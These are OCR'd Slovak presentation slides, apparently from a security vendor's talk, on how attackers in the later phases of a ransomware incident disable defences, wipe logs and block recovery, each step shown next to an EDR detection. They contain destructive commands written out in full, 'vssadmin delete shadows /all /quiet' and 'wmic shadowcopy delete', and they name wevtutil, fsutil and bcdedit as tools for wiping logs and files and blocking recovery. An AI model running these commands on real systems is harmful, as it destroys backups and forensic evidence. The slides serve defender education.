
Sťažovanie forenznej analýzy



# Hybernácia

- **Infiltrácia obrany**
  - GMER (detekcia Rootkitov)
  - Process Hacker (zastavenie procesov)
  - Priamy prístup k Security konzole
  - Zavadenie nových GPO
- **Odstránenie IOCs**
  - Wevtutil (Eventing Command Line Utility) na mazanie Eventlogov
  - Fsutil (File System Utility) na manažovanie a „nulovanie“ súborov

**Nástroje ako GMER detekujú skryté procesy v subsystéme!**


Processes
Modules
Services
Files
Registry
Rootkit/Malware
CMD
Autostart
Type
Name
Value
Thread
C:\Windows\system32\csrss.exe [8792:8864]
fffff2336de120d0
Thread
C:\Program Files (x86)\Microsoft\Edge\Application\m...
00007ffd12144550
Thread
C:\Program Files (x86)\Microsoft\Edge\Application\m...
00007ffd12144550
Thread
C:\Program Files (x86)\Microsoft\Edge\Application\m...
00007ffd12144550
System
Sections
IAT/EAT
Devices
Trace I/O
Modules
Processes
Threads
Libraries
Services
Registry
Files
Quick scan
C:\
ADS
Show all
3rd party
Scan
Copy
Save ...
GMER 2.2.19882 WINDOWS 6.2.9200 x64
AntiVirus: http://www.avast.com
Exit
setup.exe (7384)
msedge.exe (8544)
msedge.exe (3136)
Potentially unwanted application: Win64/Gmer.A
Potentially unwanted application: Win64/Gmer.A
Potentially unwanted application: Win64/Gmer.A
DETECTIONS (3)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LINE
USERNAME
Antivirus Potentially unwanted application: Win64/Gmer.A
Sep 19, 2022, 11:01:04 AM
evilcorp1
Unknown
msedge.exe (3136)
--type=utility --util...
simpledomain\domainuser
Antivirus Potentially unwanted application: Win64/Gmer.A
Sep 19, 2022, 10:59:26 AM
evilcorp1
Unknown
msedge.exe (3136)
--type=utility --util...
simpledomain\domainuser
Antivirus Potentially unwanted application: Win64/Gmer.A
Sep 19, 2022, 10:59:04 AM
evilcorp1
gmer.exe
msedge.exe (3136)
--type=utility --util...
simpledomain\domainuser

# Fáza 8 Peklo je rozpútané

## Individuálny dopad


Digital Security
Progress. Protected.


# Pár záverečných príprav

- **Zabránenie obnove**
  - bcdedit /set (zmena konfigurácie zavádzania)
  - vssadmin (mazanie shadowcopies)
  - wmic (mazanie shadowcopies)

```
C:\Windows\system32>wmic shadowcopy delete
Deleting instance \\EVILCORP1\ROOT\CIMV2:Win32_ShadowCopy.ID="{FBE673E4-840A-4998-81C5-E798A3C4E9F8}"
Instance deletion successful.
```

| DETECTIONS (1) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule Attempt to modify or delete shadow copies [C0401a] | | | | Sep 13, 2022, 10:11:28 PM | evilcorp1 | wmic.exe | wmic.exe (1652) | shadowcopy delete | simpledomain\domainuser |




Select Administrator: Command Prompt
C:\Windows\system32>vssadmin delete shadows /all /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
DETECTIONS (1)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LINE
USERNAME
Rule
Attempt to modify or delete shadow copies [C0401a]
Sep 13, 2022, 10:04:13 PM
evilcorp1
vssadmin.exe
vssadmin.exe (4972)
delete shadows /all /quiet
simpledomain\domainuser
cmd.exe (8132)
vssadmin.exe (4972)
Attempt to modify or delete shadow copies [C0401a]

# Záver ostáva otvorený


# VIACÚROVŇOVÉ ZABEZPEČENIE

INFORMÁCIE O HROZBÁCH

DETEKCIA A REAKCIA

ROZŠÍRENÁ OCHRANA

ZÁKLADNÁ OCHRANA



Digital Security
Progress. Protected.

# Otázky?